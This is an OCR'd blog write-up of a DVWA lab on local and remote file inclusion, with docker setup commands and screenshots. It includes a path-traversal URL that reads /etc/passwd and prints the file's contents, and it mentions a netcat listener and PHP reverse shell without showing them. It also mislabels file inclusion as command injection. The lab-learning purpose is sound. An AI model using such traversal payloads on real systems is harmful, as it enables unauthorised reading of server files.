
LFI/RFI

BY JAMES ROBERSON



PROFESSIONAL | CYBERSECURITY | FEBRUARY 27, 2024


EDIT: MARCH 11, 2024

WHAT HAPPENED?

The objective here today is to include a file locally and remotely in the DVWA. I used the keyword ‘include’ here because ironically part of the objective is to manipulate the DVWA site in such a way that files showcase output; a tragic flaw we in the biz call a command injection. First job was to pull and create the docker image that will support the tools and application I will be running against it and start my exploit.

- Locally loaded a file through security levels low and medium on DVWA. Check.
- Setup a netcat listener, python3 server, configured PHP reverse-shell, and remotely included the PHP file. Check and check.

LFI PROOF:



File Actions Edit View Help
poppa@poppa: ~/Desktop/CodingDojo
DVWA
5:54

```
┌──(poppa㉿poppa)-[~/Desktop/CodingDojo]
└─$ docker run --rm -it -p 80:80 vulnerables/web-dvwa
docker: permission denied while trying to connect to the Docker daemon socket at unix:///var/run/docker.sock: Post "http://%2Fvar%2Frun%2Fdocker.sock/v1.24/containers/create": dial unix /var/run/docker.sock: connect: permission denied.
See 'docker run --help'.

┌──(poppa㉿poppa)-[~/Desktop/CodingDojo]
└─$ sudo !!

┌──(poppa㉿poppa)-[~/Desktop/CodingDojo]
└─$ sudo docker run --rm -it -p 80:80 vulnerables/web-dvwa
[sudo] password for poppa:
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pulling fs layer
0c57df616dbf: Pulling fs layer
eb05d18be401: Pulling fs layer
e9968e5981d2: Waiting
2cd72dba8257: Waiting
6cff5f35147f: Waiting
098cffd43466: Waiting
b3d64a33242d: Pulling fs layer
```

Figure 1. Here, I’m using docker to pull resources for the DVWA server.




Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox
localhost/login.php
Username
admin
Password
Login
Damn Vulnerable Web Application (DVWA)

Figure 2.

Login page of that site. After opening port 80 on my local machine, I navigated to the URL local address: localhost:8080, which brought me here. Username and password, 'admin' and 'password', respectively.



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!


There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public**

Figure 3.

This is the home page once logged into DVWA: you must click “Create / Reset Database” at the bottom of the screen, which will take you back to the login page. Login with credentials once more and it’ll bring you here.


Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox


localhost/vulnerabilities/fi/?page=include.php

Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Develop — http://localhost/login.php
Learn - Student Dashboard — login.codingdojo.com/m/571/13125/92246
Burp Suite Community Edition — http://burp
Systemback 2 - Browse /Systemback 2 - Debian, Devuan, xbuntu 2 — sourceforge.net/projects/systemback-2021/files/
YouTube — youtube.com
Starting Point - Unable to connect with SMB1 - HTB Content / Mac — forum.hackthebox.com/t/starting-point-unable-

This time, search with:

Figure 4.

Now, we’re asked to retrieve files from target’s server (DVWA on localhost/). Looking at the URL I see a PHP file being rendered to the site. Which tells me something… files must be accessed to host this site, claro; more specifically, directories.




```
localhost/vulnerabilities/fi/?page=../../../../../../../../../
http://localhost/vulnerabilities/fi/?page=../../../../../../../../../ — Visit
```

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

Figure 5.


Here is where the command injection plays a role. In Kali, when we're traversing directories, and as for example, we want to traverse backwards to the previous directory, we would issue the command cd ../. Well, if we're 5 directories deep and wanted to get back to /root/, we would use cd and five of those ../'s to get back. Without that, we would have to type out each name of each directory that we want to cd through. All of that to say, if we use a bunch of ../'s then there is a possibility that we can access /root/.



```
localhost/vulnerabilities/fi/?page=../../../../../../../../../../etc/passwd
Vulnerability: File Inclusion :: Damn Vulnerable Web Application (D — http://localhost/vulnerabilities/fi/?page=../../..
```

Figure 6.

In order to confirm the results of Figure 5, we want to output a file which is our first objective of the day; something exciting like /etc/passwd. Here, we set page= '10 ../'s and /etc/passwd tagged on the end', in place of the "include.php" file.


Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox
LFI/RFI | More Web Pente
Vulnerability: File Inclusio
localhost/vulnerabilities/fi/?page=../../../../../../../../../etc/passwd
LFI/RFI | More Web Pentesting
Kali Linux
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
